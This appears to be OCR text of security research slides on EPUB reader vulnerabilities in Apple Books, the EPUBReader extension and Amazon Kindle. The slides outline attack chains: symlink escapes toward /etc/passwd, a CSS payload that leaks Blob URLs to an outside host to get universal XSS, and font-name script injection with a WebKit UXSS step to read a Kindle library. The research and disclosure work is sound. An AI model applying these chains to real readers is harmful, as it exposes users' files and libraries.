


Case studies


- Apple Books
  → pre-installed on MacOS
- EPUBReader
  (Chrome and Firefox extension)
  → 600.000-700.000 users
- Amazon Kindle
  → most popular e-ink device




Apple Books


Same-origin policy
file:///etc/passwd
- Preserved symlinks in ZIP archive
- EPUBs unpacked in file system
- Symlink validation issue
Local file system
../images/sym_link
../../[book_id]
Same-origin policy


Apple Books



Apple Books


Apple Books can't access your library.
Make sure the disk containing your library is connected, then click Try Again.
Library Location: (null)
You can also reset your library, then sign in to view and re-download your purchased books.
Quit
Reset Library
Try Again
../images/sym_link
../Books

EPUBReader


EPUBReader
Offered by: epubreader
199 | Productivity | 600,000+ users
Add to Chrome
Register or log in
Firefox Browser ADD-ONS
Explore
Extensions
Themes
More...
Find add-ons
Recommended
EPUBReader
by epubreader
Read ePub files right in Firefox. No additional software needed!
You'll need Firefox to use this extension
Download Firefox and get the extension
Download file
136,815 Users
231 Reviews
3.8 Stars
5 123
4 32
3 26
2 10
1 40
Rate your experience
How are you enjoying EPUBReader?
Log in to rate this extension
Screenshots

EPUBReader: implementation

- Automatically detects EPUB files (.epub extension, MIME type)
- Parses HTML of EPUBs
  - Displayed in chrome-extension://[ID] or moz-extension://[ID] origin
  - Images, audio & video content from within EPUB are made available through Blob (`createObjectURL()`)
- Security: adds CSP
  - `Content-Security-Policy: script-src 'self' blob: filesystem: chrome-extension-resource:; object-src 'self' blob: filesystem:;`
  - Can't run remote scripts nor include them in EPUB 😢

EPUBReader: exploit strategy

- `script-src 'self' blob: filesystem: chrome-extension-resource:`
- Only way to execute our own JavaScript is via `blob:`
- Remember: images & media are served via Blobs
- We can include malicious JavaScript as `<img>`, EPUBReader will convert it to Blob
- Blobs still have randomized URLs (UUID) though…
- We can leak the random URL via CSS-only attribute-stealing attack! [1]

[1] https://www.mike-gualtieri.com/posts/stealing-data-with-css-attack-and-defense


EPUBReader: putting the exploit together

- **Step 1**: create EPUB with malicious JS file included as <img> + CSS to steal Blob URL
  - <style>
    [src*="000"]~#zzz {
      background:url(https://e.tom.vg/?leak=000)
    } …
    </style><img src="/malicous.js">…
- **Step 2**: dynamically generate EPUB with <script> whose src is set to leaked Blob
- **Step 3**: Universal XSS (`<all_urls>` permission)

EPUBReader: putting the exploit together

- **Step**
  - <
    [s

    }
    <
- **Step** to leaked Blob
- **Step 3**: Universal XSS (`<all_urls>` permission)



Amazon Kindle

Amazon Kindle: implementation

- Uses webreader2 process to render EPUB/AZW3 files
- Rendering engine: WebKit
- Disables JavaScript (`WebKitWebView::enable-scripts = false`)
- Disables remote communication (hooked WebKit function)
- Allows user to choose which font to use
- Communicates with other processes via HTTP API
  - e.g. to change font:
    GET http://127.0.0.1:20450/command/set_parameters?font_family=<font>

Amazon Kindle: exploitation (1)

- **Step 1**: reverse engineer webreader2
  - There actually is some JavaScript being executed!

```
var fontSelected = '%s';
var fontEmbedded = '%s';
…
```

  - `enable-script` is set to `true` just before, and set back to `false` right after predefined script
- **Step 2**: script injection via font name
  - Can set arbitrary fonts via HTTP request
  - HTTP requests are disabled though 😢

Amazon Kindle: exploitation (2)

- **Step 3**: not all requests are blocked!
  - <svg><image xlink:href="…"></image></svg> bypasses hooked function
  - 127.0.0.1 still isn't allowed; but we can just redirect from our own server!
- **Step 4**: read out content from other services running on Kindle
  - Protected by SOP (different origin & port)
  - Rendering engine: WebKit version 1.4.2 (released July 2011 – **over 10 years ago!**)
  - Numerous CVEs – including CVE-2011-3243 => UXSS with PoC available [1]
- **Step 5**: yayyy!
  - Read out victim's entire library (ccat service)
  - Extract content from documents on Kindle (kfxviewer returns rendered image)

[1] https://github.com/Metnew/uxss-db

Amazon Kindle: mitigation

- Mitigated CVE-2011-3243 (fix was only 2 lines)
- Requires VerificationToken on request (~ CSRF defense)
- Still uses WebKit version 1.4.2 (10 year old, riddled with known CVEs)

Research questions

- What is the state of freely available EPUB reading systems?

Granted capabilities

Security considerations

- Are these capabilities being (ab)used in the wild?

Malicious EPUBs

Tracking EPUBs

Capability (ab)use in the wild


amazon books

Google Play Books

kobo

Project Gutenberg

eBooks.com

